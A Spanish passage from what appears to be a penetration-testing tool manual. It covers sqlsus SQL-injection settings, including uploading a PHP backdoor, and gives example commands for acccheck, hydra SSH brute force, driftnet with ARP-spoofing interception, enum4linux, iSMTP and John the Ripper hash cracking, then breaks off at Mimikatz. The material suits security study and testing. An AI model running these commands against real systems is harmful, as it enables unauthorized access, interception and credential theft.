Cuando sea posible, generalmente es una buena idea usar "#" al final de esta línea para que las consultas no se contaminen con el original, por ejemplo, $url_end = "#";
Si se quiere usar POST en vez de GET, escribiremos $post = 0;
El parámetro $blind especifica el tipo de inyección, 0 ninguna, 1 boolean-based blind injection y 2 time-based blind injection. En el modo boolean-based blind, la cadena que se encuentra en el HTML si la declaración es verdadera, establecer el parámetro $ blind_string = ""
En el modo time-based blind, se tiene que establecer cuanto tiempo en segundos para sleep() cuando la afirmación es verdadera. Se debe especificar un valor superior al retraso máximo que se espera en condiciones normales, por ejemplo $ blind_sleep = 2;
Para permitir que los valores especificados en el archivo de configuración sean anulados por los que ha configurado en sqlsus, especificar $ allow_override = 1;
Agente de usuario a utilizar para consultas HTTP,
$ user_agent = "Mozilla / 4.0 (compatible; MSIE 7.0; Windows NT 6.0)";
Mostrar los mensajes de depuración con el parámetro $debug =0 sin visualización
nuestra $ depuración = 0;
Cadenas de codificación hexadecimal en la consulta, es decir: sqlsus se enviará como 0x73716c737573, evitando así el filtrado de comillas y para esto $ hex_encode_strings = 1;
Máximo de procesos en ejecución utilizados para recuperar datos
$processes = 10;
Cantidad de segundos a esperar después de cada ataque $ sleep_after_hit = 0;

Cantidad máxima de datos que se pueden enviar a la vez. Por lo general, está restringido por el tamaño de la URL del servidor web o por la capa debajo (PHP/suhosin). Solo se puede establecer una de las 2 variables a la vez y será la única que será utilizada por sqlsus. Si ambas se establecen en 0, sqlsus encontrará que restricción se aplica y establecerá las variables en consecuencia.
Cantidad máxima de datos que podemos enviar de una vez al objetivo (+ el tamaño de la URL en sí)
$ max_url_length = 0;
Cantidad máxima de datos que podemos enviar a través del punto de inyección
$ max_inj_length = 0;

Max subqueries per query con $max_subqueries = 70;
Convertir especios a /**/ con $convert_spaces = 0;
Establecer cookies con $use_cookie_jar = 1;
Para establecer las cookies, sus sintaxis es que cada nombre consta de un par de valores separados por ;

Con la variable $proxy = ""; se establece si hay proxy o no
A continuación se pueden establecer las credenciales con las variables $cred_realm = "";
$cred_user = ""; y $cred_password = "";

2) data
Esablecer la longitud máxima antes de que los datos devueltos en el HTML se trunquen con
$max_returned_length = 65530;
La ruta donde guardar los datos $datapath = "/root/.sqlsus";
Los nombres de los ficheros descargados $filespath = "files";
Uso del modo binario $binary = 0;

3) indband mode

En este modo generalmente es una buena idea agregar "AND 0" para que la consulta real no devuelva nada.
Número máximo de columnas que se utilizarán en la declaración UNION,
our $ max_select_cols = 50;
Columnas utilizables para esta inyección usando unión, opr ejemplo, @columnas = qw (0 0 1 0 1);
Esto significa que se usarán 5 columnas para la unión, y la tercera y la quinta se pueden usar para ver el resultado de la consulta. El primer "1" se usará como punto de inyección
Tenera en cuenta que los valores reales que se utilizarán son 0 o 1, Excepto el 1 reemplazado como el punto de inyección en la consulta de selección UNION, se pueden cambiar las entradas a cualquier valor que convenga. A menos que se establezca esta variable, sqlsus detectará automáticamente la cantidad adecuada de columnas que se utilizarán para la inyección
@columnas = qw ();
Especificar la UNION concepto $union_select = "UNION ALL SELECT BINARY";

4) blind mode
Especificar los caracteres ASCII para la fuerza bruta sin no hay coincidencia de la expresión regular regex, por ejemplo, $default_range = join (',', (9,10,32..126));
Longitud máxima por encima del cual no se aplicará la fuerza bruta
$ blind_max_length = 4096;

5) takeover
Raíz del documento, en el servidor web, del sitio web que estamos inyectando. Esto debe ser preciso para que sqlsus pueda cargar su puerta trasera rastreando automáticamente los directorios candidatos. Además, el servidor web y mysql obviamente debe estar en la misma caja
$ document_root = "/ var / www /";
# Lista de directorios relativos a la ruta raíz del documento para intentar cargar la puerta trasera. Dejarlo en blanco para la detección automática rastreando el servidor web
@upload_directories = ();
Profundidad máxima a tener en cuenta al rastrear el servidor web en busca de directorios
crawler_depth = 5;
URL de la secuencia de comandos del cargador, si ya está cargado $ cargador = "";
Nombre del archivo remoto usar al subir el pequeño cargador $ uploader_name = ".u.php";
URL de la puerta trasera, si ya está cargada $ backdoor = "";
Nombre del archivo remoto a usar al subir la puerta trasera $ backdoor_name = ".b.php";

6) brute
Cadena dinámica a usar para los nombres de columnas/tablas de fuerza bruta. Se incrementará "mágicamente" y el prefijo con $ table_prefix cuando corresponda
$ brute_start_string = "aaa";
Cadena para comenzar el nombre de la tabla/columna con $ start_string = "cms_"; y
$ table_prefix = "";
Para cada nombre de tabla, probar también una versión en mayúscula solo para el primer carácter
$ uc_first = 1;
Para cada nombre de tabla, probar también una versión en mayúscula para todos los caracteres
$ uc_all = 0;
# Tablas de diccionarios
@brute_columns_dict = qw (id admin nombre de inicio de sesión nombre de usuario nombre de usuario correo electrónico correo electrónico dirección de correo electrónico correo electrónico número de teléfono dirección de teléfono dirección calle pw contraseña de contraseña pwd);

Una vez establecidos todos sus parámetros, ejecutar
sqlsus fichero.cfg

si fichero.cfg es el nombre del fichero de configuración.

72. VARIOS

acccheck	Es una herramienta muy sencilla pero potente y debido a que utiliza ataques por diccionario via el protocolo SMB
ace-voip	Los ataques se llevarán a cabo en contra de los usuarios en función de su nombre, en lugar de centrarse en el tráfico de VoIP
drifnet	Esta herramienta detecta y muestra los archivos gráficos que pasan por el red
enum4linux	Herramienta para enumerar la información de los sistemas Windows y Samba.
foremost	Es un programa de consola para recuperar archivos basándose en sus cabeceras, pies de página y las estructuras de datos internas.
hydra	Hacer pruebas de cuentas de usuario
ismtp	Prueba la enumeración de usuarios SMTP
john the ripper	Combina varios modos de craqueo en un programa y es totalmente configurable para sus necesidades particulares.
mimikatz	Extrae de la memoria contraseñas, hash, código PIN y tickets kerberos de textos planos.
miranda	Es una aplicación cliente Universal Plug-N-Play
oscanner	Es un marco de evaluación de Oracle desarrollado en Java.
OSRF Framework	Muy bueno. Busca nombres en gmail y otros correos eléctronicos
peepdf	Es una herramienta para el análisis forensic de documentos pdf.
responder	Responde a consultas específicas NBT-NS (NetBIOS Name Service)
smtp-user-enum	Es una herramienta para enumerar las cuentas de usuario a nivel de sistema operativo en Solaris via el servicio SMTP.
theharvester	Es una herramienta que nos proporciona información sobre cuentas de correo electrónico, nombres de usuario y nombres de host/subdominios de diferentes fuentes públicas
u3-pwn	Herramienta diseñada para automatizar la inyección de payloads de Metasploit en dispositivos USB de Sandisk

73. acccheck

Fue creado por Faisal Dean y está escrito en Perl. Es una herramienta muy sencilla pero potente y debido a que utiliza ataques por diccionario via el protocolo SMB, solo puede emplearse contra dispositivos con sistema operativo Windows. Realmente solo se necesita conocer cual es la red que se va a atacar (192.168.1.0/24, 192.168.10.0/24) y tener listos los 3 diccionarios que se utilizan para atacar a todos los equipos que se necesitan: el diccionario de posibles contraseñas, el diccionario de posibles usuarios y un diccionario de direcciones IP. Si se conoce la dirección IP del equipo a atacar, no hace falta el diccionario correspondiente, lo mismo sucede con las el nombre de usuario y la contraseña.

Intenta conectarse a los recursos compartidos de IPC$ y ADMIN$ dependiendo de los indicadores que se hayan elegido e intenta una combinación de nombres de usuario y contraseñas con la esperanza de identificar la contraseña en una cuenta dada a través de un ataque de adivinación de contraseña del diccionario.

Uso: acccheck [opciones]

Opciones

-t	Permite atacar una única dirección IP
-T	Permite atacar a múltiples direcciones IP que están contenidos en un fichero
-p	Permite probar una única contraseña
-P	Permite probar múltiples contraseñasque están contenidas en un fichero
-u	Permite probar con un solo nombre de usuario
-U	Permite probar con múltiples usuarios que están contenidos en un fichero
-v	Activa el modo verbose

Los resultados se graban en un fichero cracked en formato de texto plano.

Ejemplos:

1. Averiguar la contraseña del usuario Administrador del equipo cuya dirección IP es la 192.168.1.3:
   acccheck –t 192.168.1.3 –u Administrador –P ‘/root/Escritorio/diccionario_contraseñas’

2. Averiguar el nombre de todos los usuarios, sus respectivas contraseñas y cuales son sus direcciones IP:
   acccheck –T ‘/root/Escritorio/listado_ips’ –U ‘/root/Escritorio/diccionario_usuarios’ –P ‘/root/Escritorio/diccionario_contraseñas’

3. Averiguar la cuenta de administrator si su contraseña es en blanco
   acccheck -t 10.10.10.1

4. Averiguar todas las contraseñas del fichero password.txt contra la cuenta de administrador.
   acccheck -t 10.10.10.1 -P password.txt

5. Averiguar todas las contraseñas del fichero password.txt contra todos los usuarios del ficchero users.txt

   acccehck -t 10.10.10.1 -U users.txt -P password.txt

6. Averiguar una única contraseña de un único usuario

   acccheck -t 10.10.10.1 -u administrator -p password

74. ace-voip

Los ataques se llevarán a cabo en contra de los usuarios en función de su nombre. En lugar de centrarse en el tráfico de VoIP, se centra en los flujos RTP de audio o direcciones IP. El programa trabaja usando DHCP, TFTP y HTTP para descargar el directorio de VoIP corporativo.

Se puede utilizar de 2 maneras. En primer lugar, se puede detectar automáticamente el servidor TFTP dirección IP mediante DHCP y segundo, el usuario puede especificar la dirección IP del servidor TFTP como un parámetro de línea de comandos de la herramienta. En cualquier caso, debe proporcionar la dirección MAC del teléfono IP con la opción -m para que la herramienta descargue correctamente el archivo de configuración a través de TFTP.

Uso:

ace [-i interface] [-m mac address] [-t servidor tftp dirección ip |-c modo cdp |-v voz vlan id |-r interfaz vlan |-d modo verbose]

-i <interface>	Obligatorio	Interfaz para escaneo/envío de paquetes
-m <mac address>	Obligatorio	Dirección MAC del teléfono IP víctima
-t <tftp server ip>	Opcional	Dirección IP del servidor TFTP
-c <cdp mode 0|1 >	Opcional	0 modo CDP sniffing, 1 modo CDP spoof
-v <voice vlan id>	Opcional	Introducir la ID de VLAN de voz
-r <vlan interface>	Opcional	Elimina la interfaz VLAN
-d	Opcional	Modo verbose

Ejemplos:

1.Modo de descubrir automáticamente IP del servidor TFTP a través de DHCP
ace -i eth0 -m 00:1E:F7:28:9C:8e

2.Modo para especificar la dirección IP del servidor TFTP
ace -i eth0 -t 192.168.10.150 -m 00:1E:F7:28:9C:8e

3.Modo para especificar el ID de VLAN de voz
ace -i eth0 -v 96 -m 00:1E:F7:28:9C:8E

4.Modo verbose
ace -i eth0 -v 96 -m 00:1E:F7:28:9C:8E -d

5. Modo a eliminar vlan interfaz
ace -r eth0.96

6.Modo para autodescubrir ID VLAN de voz en el modo sniffing para CDP
ace -i eth0 -c 0 -m 00:1E:F7:28:9C:8E

7.Modo para autodescubrir ID VLAN de voz en el modo spoofing para CDP
ace -i eth0 -c 1 -m 00:1E:F7:28:9C:8E

75. driftnet

driftnet es una herramienta diseñada para probar la seguridad de la red. Lo que hace esta herramienta es detectar y mostrar archivos gráficos que pasan por el red y para ello, debe identificar los paquetes que contienen los binarios para una parte de un archivo gráfico,
Luego se combinan los binarios de los paquetes y se muestran.
Drifnet, nos permite observar las imágenes de un trafico TCP.

Uso: driftnet [opciones] [código de filtro]

Opciones:

-h	Mostrar este mensaje de ayuda
-v	Modo verbose
-b	Sonar cuando se captura una nueva imagen
-i interface	Seleccionar la interfaz en la que desea escuchar. Valor predeterminado: todas las interfaces
-f file	En lugar de escuchar en una interfaz, leer los paquetes capturados desde un archivo de volcado pcap. El archivo se puede haber obtenido con otras herramientas como Kismet o similar.
-p	No poner la interfaz de escucha en modo promiscuo
-a	Modo Adjunct: no mostrar las imágenes en la pantalla, sino guardarlas en un directorio temporal y anunciar sus nombres en la salida estándar.
-m number	Número máximo de imágenes a guardar en el directorio temporal en modo adjunto.
-d directory	Usar el directorio temporal nombrado
-x prefix	Prefijo a usar al guardar imágenes
-s	Intentar extraer los datos de audio transmitidos desde la red, además de las imágenes. Actualmente esto solo admite datos MPEG
-S	Extraer audio transmitido pero no imágenes.
-M command	Usar el comando dado para reproducir datos de audio MPEG extraídos con la opción -s. Esto debería procesar los paquetes MPEG suministrados en la entrada estándar. Valor predeterminado: `mpg123 - '

El modo adjunto está diseñado para ser utilizado por otros programas que deseen usar driftnet para recopilar imágenes de la red. Con la opción -m, driftnet obtendrá las imágenes en silencio y las guardadrá hasta la cantidad especificada en su directorio temporal. Se supone que algún otro proceso está recolectando y eliminando los archivos de imagen.

Empleo
La máquina donde se ejecuta driftnet, debe funcionar como MiTM, es decir, interceptar el tráfico de la red. Se recomienda hacr ARP spoofing y esto se puede hacer con el programa ethercap. Así para realizar el ataque, tan solo se tiene que indicar a ethercap los objetivos, por ejemplo, un dispositivo (192.168.1.55) y el enrutador (192.168.1.1). Una vez arrancado ethercap, elegir la interfaz por la cual se va a capturar el tráfico.

Una vez iniciado el ataque dejar ethercap con el terminal abierto y en otro terminal, se ejecuta driftnet con driftnet -i wlan0
En ese mismo momento se pueden ver en una pequeña pantalla todas las imágenes que este viendo nuestra victima que no viajen por un canal cifrado (https)

76. enum4linux

enum4linux es una herramienta para enumerar la información de los sistemas Windows y Samba. Ofrecer una funcionalidad similar a enum.exe

Uso: enum4linux.pl [opciones] ip

Opciones

-U	Obtener la lista de usuarios
-M	Obtener la lista de máquinas
-S	Obtener la lista de distribución
-P	Obtener la información de la política de contraseña
-G	Obtener el grupo y la lista de miembros
-d	Modo detallado
-u user	Especificar el nombre de usuario a usar. Por defecto ""
-p pass	Especificar la contraseña a usar. Por defecto ""

Otras opciones

-a	Hacer toda la enumeración simple (-U -S -G -P -r -o -n -n -i). Esta opción está habilitada si no proporciona ninguna otra opción.
-h	Mostrar la ayuda y salir
-r	Enumerar los usuarios a través del ciclo RID
-R range	Rangos de RID a enumerar. Valor predeterminado: 500-550,1000-1050, implica -r
-K n	Seguir buscando RIDs hasta que n RID consecutivos no correspondan a un nombre de usuario. El rango de Impies RID termina en 999999.
-l	Obtener alguna información limitada a través de LDAP 389 / TCP. Solo para DC
-s file	Fuerza bruta
-k user	Usuario(s) que existe en el sistema remoto. Predeterminado: administrador, guest, krbtgt, administradores de dominio, root, bin, none. Se usa para obtener el sid con "lookupsid known_username". Usar comas para probar varios usuarios: "-k admin, user1, user2"
-o	Obtener la información del sistema operativo
-i	Obtener la información de la impresora
-w wrkg	Especificar el grupo de trabajo manualmente
-n	Hacer un nmblookup. Similar a nbtstat
-v	Modo verbose

Ejemplo
enum4linux -U -o 192.168.1.200

77. Foremost

Foremost es un programa de consola para recuperar archivos basándose en sus cabeceras, pies de página y las estructuras de datos internas.

Es un programa muy eficiente que escanea rápidamente a través de imágenes de disco y reconstruye los archivos, utilizando una lista de encabezados y pies de página conocidas. Esto hace que sea posible recuperar el contenido de los archivos, incluso después de que la información del directorio, a menudo como consecuencia del formateo del disco. Los nombres de archivo no se pueden recuperar mediante esta técnica, pero si se puede recuperar el contenido del archivo. Es muy fácil de usar y ante todo simplemente invocando sin ninguna opción busca todos los posibles tipos de archivo y coloca los archivos que encuentre en una carpeta llamada “output”.

Uso: foremost [-v|-V|-h|-T|-Q|-q|-a|-w-d] [-t <type>] [-s <blocks>] [-k <size>] [-b <size>] [-c <file>] [-o <dir>] [-i <file]

-V	Mostrar la versión y salir
-t	Especificar el tipo de archivo. (-t jpeg, pdf…)
-d	Activar la detección de bloques indirectos para los sistemas de archivos UNIX
-i	Especificar el archivo de entrada. El valor predeterminado es stdin
-a	Escribir todos los encabezados y no realizar detección de errores
-w	Sólo escribir el archivo de auditoría y no escribir ningún archivo detectado en el disco
-o	Configurar el directorio de salida. Por defecto output
-c	Configurar el archivo de configuración a usar. Por defecto foremost.conf
-q	Habilitar el modo rápido. La búsqueda se realiza en los límites de 512 octetos.
-Q	Habilitar el modo silencioso. Suprimir los mensajes de salida.
-v	Modo verbose

Ejemplo
foremost -t all -i filename -o output file -v

78. hydra

Hydra es una excelente aplicación para poder hacer pruebas de cuentas de usuario por SSH bajo fuerz bruta, en conjunto con ataque de diccionario a puertos que acepten SSH. Hydra es un cracker de inicio de sesión que en su ataque admite numerosos protocolos.. Nuevos módulos son fáciles de agregar, además de eso, es flexible y muy rápido. Esta herramienta ofrece a los investigadores y consultores de seguridad la posibilidad de mostrar lo fácil que sería obtener acceso no autorizado desde un control remoto a un sistema.

En la actualidad soporta AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, FTPS, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-PROXY, HTTP-PROXY-URLENUM, ICQ, IMAP, IRC, LDAP2, LDAP3, MS-SQL, MYSQL, NCP, NNTP, Oracle, Oracle-Listener, Oracle-SID, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, REXEC, RLOGIN, RSH, SAP/R3, SIP, SMB, SMTP, SMTP-Enum, SNMP, SOCKS5, SSH1, SSH2, SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.
Para la mayoría de los protocolos, el modo SSL está disponible.

Uso: hydra
[[[-l LOGIN|-L FILE] [-p PASS|-P FILE|-x OPT]] | [-C FILE]] [-e nsr]
[-u] [-f] [-F] [-M FILE] [-o FILE] [-t TASKS] [-w TIME] [-W TIME]
[-s PORT] [-S] [-4/6] [-vV] [-d]
server service [OPTIONAL_SERVICE_PARAMETER]

Apuntar a un objetivo para atacar, puede ser una dirección IPv4, una dirección IPv6 o un nombre DNS.
Ejecutar "hydra -U <servicename>" para obtener ayuda sobre las opciones de un servicio.

Opciones

_R	Restaurar una sesión cancelada anteriormente. Requiere que se haya escrito un archivo hydra.restore. No se permiten otras opciones cuando se usa -R
-S	Conectarse via SSL
-s PORT	Establecer el puerto del servicio
-l LOGIN	Iniciar sesión con un nombre
-P FILE	Iniciar sesión desde un fichero
-x min:max:charset	Generar contraseñas de longitud mínima a máxima. Juego de caracteres que puede contener 1 para números, a para minúsculas y A para mayúsculas. Ejemplo: 1: 2: a1%. Las contraseñas generadas serán de longitud 1 a 2 y contendrán letras minúsculas, números y / o signos de porcentaje y puntos.
-e nsr	Verificaciones adicionales, "n" para contraseña nula, "s" intentar iniciar sesión, "r" intentar el inicio de sesión inverso
-C FILE	Formato de "inicio de sesión: pasar" separado por dos puntos, en lugar de las opciones -L / -P
-u	De forma predeterminada, Hydra verifica todas las contraseñas para un inicio de sesión y luego intenta el siguiente inicio de sesión. Esta opción recorre las contraseñas, por lo que la primera contraseña se prueba en

	todos los inicios de sesión, luego la siguiente contraseña.
-f	Salir después del primer par de inicio de sesión /contraseña encontrado
-F	Salir después del primer par de inicio de sesión / contraseña encontrado para cualquier dispositivo
-M FILE	Lista de servidores para ataques paralelos, una entrada por línea
-o FILE	Escribir los pares de inicio de sesión / contraseña encontrados en FILE en lugar de stdout
-t TASKS	Ejecutar TASKS número de conexiones en paralelo. Predeterminado: 16
-w TIME	Define el tiempo de espera máximo en segundos para las respuestas Predeterminado: 32
-W TIME	Define un tiempo de espera entre cada conexión que realiza una tarea. Esto generalmente solo tiene sentido si se usa un número de tarea bajo, por ejemplo, -t 1
-4 / -6	Usar direcciones IPv4 (predeterminada) o IPv6
-v / -V	Modo verbose
-h, --help	Mostrar las opciones

En caso de que se requiera atacar el puerto SSH en otro puerto se utilizará -s seguido del puerto

#hydra -s 22 -l root -P /usr/password.txt 192.168.1.14 -t 4 ssh

Ejemplo 1
hydra -l root -p admin 192.168.1.14 -t 4 ssh
El parametro -l indica que habrá solo un usuario para el test. El parámetro -p indica que se utilizará una contraseña para la prueba , el parámetro -t indica el número de subprocesos que utilizará la herramienta donde se recomienda 4 y la ultima parte es que se atacara un SSH

Ejemplo 2
Usando una lista de palabras
hydra -l root -P /ubicacion/del/archivo.txt 192.168.1.14 -t 4 ssh
En este caso el parámetro P es mayúscula, y hace alusión a un listado de password para atacar el objetivo.
Para hacerlo más rápido se puede utilizar crunch
#crunch 4 4 012345abcdef -o Documentos / pass.txt
con este comando podemos generar un documento con varios password con las letras que aprecen alli.

Ejemplo 3
Para la lista de usuarios tambien se tiene la posibilidad de utilizar un listado y en este caso se usará el parámetro -L
hydra -L /listado/de/Usuarios.txt -P /listado/de/password.txt 192.168.1.14 -t 4 ssh
Con el parámetro -M se puede añadir un listado de victimas en formato de IP,

79. iSMTP

Este programa prueba la enumeración de usuarios SMTP (RCPT TO y VRFY), la suplantación interna y el relay.

Uso: iSMTP.py <opciones>

Obligatorias:

-f <import file>	Importar una lista de servidores SMTP para la prueba.
-h <host>	La dirección IP y el puerto del dispositivo a atacar

Solo se puede usar una opción de ambas.

Suplantación:

-i <isa email>	Especificar la dirección de correo electrónico de ISA.
-s <sndr email>	Especificar la dirección de correo electrónico del remitente.
-r <rcpt email>	Especificar la dirección de correo electrónico del destinatario.
--sr <email>	Especificar la dirección de correo electrónico del remitente y del destinatario.
-S <sndr name>	Especificar el nombre y apellido del remitente.
-R <rcpt name>	Especificar el nombre y apellido del destinatario.
--SR <name>	Especificar el nombre y apellido del remitente y del destinatario.
-m	Habilitar la prueba de simulación de SMTP.
-a	Incluir el archivo adjunto .txt con correo electrónico falsificado.

Enumeración SMTP:

-e <file>	Habilitar las pruebas de enumeración de usuarios SMTP e importar la lista de correo electrónico.
-l <1|2|3>	Especificar el tipo de enumeración (1 = VRFY, 2 = RCPT TO, 3 = todos). El valor predeterminado es 3.

Relay SMTP:

-i <isa email>	Especificar la dirección de correo electrónico de ISA.
-x	Habilitar la prueba de relay externo SMTP.

Varios:

-t <secs>	El valor del tiempo de espera. El valor predeterminado es 10.
-o	Crear el directorio "ismtp-results" y escribir la salida en ismtp-results/smtp_<service>_<ip>(puerto).txt

Ejemplo

```
ismtp -f smtp-ips.txt -e /usr/share/wordlists/metasploit/unix_users.txt
-----------------------------------------------------------------------
 iSMTP v1.6 - SMTP Server Tester, Alton Johnson (alton.jx@gmail.com)
-----------------------------------------------------------------------
Testing SMTP server [user enumeration]: 192.168.1.25:25
Emails provided for testing: 109
Performing SMTP VRFY test...
[-] 4Dgifts ------------- [ invalid ]
[-] EZsetup ------------- [ invalid ]
[+] ROOT ---------------- [ success ]
[+] adm ----------------- [ success ]
```

80. John the Ripper

John the Ripper es rápido y tiene muchas características importantes en cuanto al descifrado de contraseñas. Combina varios modos de craqueo en un programa y es totalmente configurable para sus necesidades. Además John the Ripper está disponible para varias plataformas diferentes, lo que le permite usar el mismo cracker en todas partes.

John the Ripper admite y detecta automáticamente los siguientes tipos:

- hash crypt(3) de Unix: basado en DES tradicional,
- bigcrypt, BSDI basado en DES extendido,
- FreeBSD basado en MD5 y
- OpenBSD basado rn Blowfish.

También se admiten los hashes Kerberos/AFS y Windows LM basados en DES, así como tripcodes basados en DES.

Cuando se ejecuta en distribuciones de Linux con glibc 2.7+, también soporta y detecta automáticamente hashes SHA-crypt(3), con paralelización opcional OpenMP. De manera similar, cuando se ejecuta en versiones recientes de Solaris, admite y detecta automáticamente los hashes SHA-crypt y SunMD5, también con paralelización OpenMP opcional.

Las versiones mejoradas agregan soporte para muchos más tipos de hash de contraseña, incluyendo Windows NTLM basado en MD4, hash SHA-1 de Mac OS X 10.4, hash SHA-512 con Mac OS X 10.7, hash5 en bruto de MD5 y SHA-1, tipos de hash de contraseñas de aplicaciones web arbitrarias basadas en MD5, hashes utilizados por los servidores de bases de datos SQL (MySQL, MS SQL, Oracle) y por algunos servidores LDAP, varios tipos de hash utilizados en OpenVMS, hashes de contraseñas del robot IRC de Eggdrop y muchos otros tipos de hash, así como muchos hashes como OpenSSH, claves S/Key skeykeys, Kerberos TGT, PDF, ZIP (PKZIP clásico y WinZip / AES) y archivos RAR.

A diferencia de los crackers más antiguos, normalmente John the Ripper usa una rutina de estilo crypt. En su lugar, tiene sus propios módulos altamente optimizados para diferentes tipos de hash y arquitecturas de procesador. Algunos de los algoritmos utilizados, como bitslice DES, no podrían haberse implementado dentro de la API crypt(3). Además hay rutinas de lenguaje ensamblador para varias arquitecturas de procesadores, la más importante para x86-64 y x86 con SSE2.

John the Ripper admite los siguientes 4 modos de descifrado de contraseñas:

- Modo de lista de palabras: en este modo, solo se debe proporcionar el archivo con la lista de palabras y el archivo de contraseñas para ser descifrado. Este archivo es de texto plano y contiene una lista de palabras y de posibles contraseñas. Sólo hay una palabra en cada línea.
- Modo de crack único: este modo ha sido sugerido por el autor de John the Ripper y este modo, el programa utilizará los nombres de inicio de sesión, campo de nombre y directorio de inicio del usuario como candidatos de contraseña. El resultado es mucho más rápido que el modo de lista de palabras.
- Modo incremental: en este modo, el programa probará todos los caracteres posibles como combinaciones en el nombre y la contraseña. Aunque es el descifrado más potente. si no establece la condición de terminación, el proceso tomará un tiempo largo. Los modos predefinidos son: All, Alnum, Alpha, Dígitos y Lanman, o se puede definir uno propio.
- Modo externo: en este modo, se puede utilizar el modo de descifrado externo a ser utilizado por el programa. Se necesita crear una sección de archivo de configuración llamada [List.External: MODE], donde MODE es el nombre que se asigna.

Uso: john [opciones] [PASSWORD-FILES]

Opciones

--config=FILE	Usar FILE en lugar de john.conf o john.ini para la configuración
--single[=SECTION]	Modo solo crack
--wordlist[=FILE] --stdin wordlist mode	Leer palabras de FILE o stdin
--pipe	Como –stdin pero lee masivamente y permite reglas
--loopback[=FILE]	Como --wordlist, pero recupera palabras de un archivo .pot
--dupe-suppression	Suprimir todos los duplicados en la lista de palabras
--encoding=NAME	Los datos de entrada no son ASCII
--list=encodings	Lista de codificaciones
--rules[=SECTION]	Habilitar las reglas de manipulación de palabras para los modos de lista de palabras
--incremental[=MODE]	Modo incremental
--markov[=OPTIONS]	Modo Markov
--external=MODE	Modo externo o filtro de palabras
--stdout[=LENGTH]	Acabar de emitir las contraseñas candidatas
--restore[=NAME]	Restaurar una sesión interrumpida
--session=NAME	Dar nombre a una sesión
--status[=NAME]	Estado de impresión de una sesión
--make-charset=FILE	Hacer un archivo de juego de caracteres.
--show[=LEFT]	Mostrar las contraseñas descifradas
--test[=TIME]	Ejecutar pruebas y puntos de referencia para TIME segundos cada uno
--users=[-]LOGIN|UID[,..]	Cargar solo estos usuarios
--groups=[-]GID[,..]	Cargar solo los usuarios de estos grupos
--shells=[-]SHELL[,..]	Cargar solo los usuarios con o sin estos shell
--salts=[-]COUNT[:MAX]	Cargar salts cono sin hashes COUNT a MAX
--pot=NAME	Archivo pot a usar
--format=NAME	Forzar hash tipo NAME
--list=WHAT	Lista de capacidades
--save-memory=LEVEL	Habilitar el ahorro de memoria, a LEVEL 1..3
--mem-file-size=SIZE	Umbral de tamaño para la precarga de la lista de palabras. Por defecto 5 MB
--nolog	Deshabilitar la creación y escritura en el archivo john.log
--crack-status	Emitir una línea de estado cada vez que se descifra una contraseña
--max-run-time=N	Salir después de tantos segundos

--regen-lost-salts=N	Regenerar los salts perdidos
--plugin=NAME[,..]	Cargar estos plugins dinámicos

Lista de codificaciones
ASCII o RAW, UTF-8, ISO-8859-1 o Latin1 o ANSI, ISO-8859-2, ISO-8859-7, ISO-8859-15, K0I8-R, CP437, CP720, CP737, CP850, CP858, CP866, CP868, CP1250, CP1251, CP1252, CP1253, CP1254, CP1255, CP1256

mailer – Correos electrónicos a los usuarios que han tenido sus contraseñas crackeadas
Uso: mailer PASSWORD-FILE

unafs – Script para advertir a los usuarios sobre sus contraseñas débiles
Uso: unafs DATABASE-FILE CELL-NAME

unshadow – Combina contraseñas y ficheros shadow
Uso: unshadow PASSWORD-FILE SHADOW-FILE

unique – Elimina duplicados de una lista de palabras
Uso: unique [-v] [-inp=fname] [-cut=len] [-mem=num] OUTPUT-FILE [-ex_file=FNAME2] [-ex_file_only=FNAME2]

-ex_file_only=XX	Asumir que el archivo es 'único', y solo se compara con XX
-cut=len	Recortará cada línea de entrada a 'len' bytes de largo, antes de ejecutar el algoritmo único. El recorte se realiza en cualquier archivo -ex_file [_only]
-mem=num	Un número que anula el valor UNIQUE_HASH_LOG desde params.h. El valor predeterminado es 21. Se puede aumentar hasta 25.
-v	Es para el modo detallado y muestra los recuentos de líneas durante la ejecución

Ejemplo 1
Probar John the Ripper
john --test

Ejemplo 2
john --wordlist=/usr/share/john/password.lst --rules unshadowed.txt

Ejemplo 3
Descifrar contraseñas de usuarios de Linux por fuerza bruta
Una vez instalada la herramienta y realizado el test de rendimiento ya podemos empezar con un caso real. Podemos ir directamente el archivo “/etc/shadow” que contiene las contraseñas de Linux y descifrarlas, sin embargo, en este ejemplo vamos a crear un documento manualmente con un usuario y una contraseña y le indicaremos a John que lo descifre. Vamos a hacer esto por tres razones:

- Para no comprometer realmente nuestro sistema.
- Para obtener los resultados lo más rápidamente posible (vamos a utilizar una clave muy simple)
- Para tener una primera toma de contacto con la herramienta y familiarizarnos con ella.

Para ello creamos un nuevo archivo de texto, por ejemplo, en nuestra carpeta personal de Ubuntu con el siguiente contenido: user:AZl.zWwxIh15Q

A continuación vamos a indicar a John que empiece a trabajar para descifrar la contraseña del archivo anterior. Para ello tecleamos:
john password.txt
La herramienta empezará a trabajar. Debemos esperar a que John the Ripper consiga descifrar la contraseña del anterior archivo. Este proceso puede tardar horas e incluso días según la dficultad de la misma.
Cuando acaba, para verla simplemente debemos utilizar el comando –show de la siguiente manera:
john --show password.txt
La contraseña era “example”

Ejemplo 4
Descifrar contraseñas de usuarios de Linux utilizando un diccionario de claves
En este caso vamos a partir de una clave de ejemplo que hemos guardado en un documento llamado “password.txt”:
user:AZl.zWwxIh15Q
A continuación lo que tenemos que hacer es tener o crear un diccionario de claves personalizado. Podemos descargar estos diccionarios de Internet, pero para hacer las primeras pruebas del programa vamos a crear nosotros un diccionario sencillo, al que llamaremos “passwords.lst” y en el que introduciremos varios valores, cada uno en una línea, pero siendo uno de ellos la palabra “example”, ya que corresponde con nuestra contraseña.
A continuación simplemente debemos ejecutar John the Ripper con el parámetro –wordlist= seguido de la ruta de nuestro archivo.
john --wordlist=passwords.lst password.txt
Al tener una clave sencilla y pocas entradas del diccionario el proceso será prácticamente instantáneo. Ya hemos descifrado la contraseña y utilizar el parámetro –show para que nos muestre el resultado.
john --show password.txt

81. Mimikatz

Mimikatz es una gran herramienta de post-explotación escrita por Benjamin Delpy. Después de la fase inicial de explotación, los atacantes pueden querer obtener un punto de apoyo en la red de computadoras. Hacerlo a menudo requiere un conjunto de herramientas complementarias. Mimikatz es un intento de agrupar algunas de las tareas más útiles que los atacantes querrán realizar.

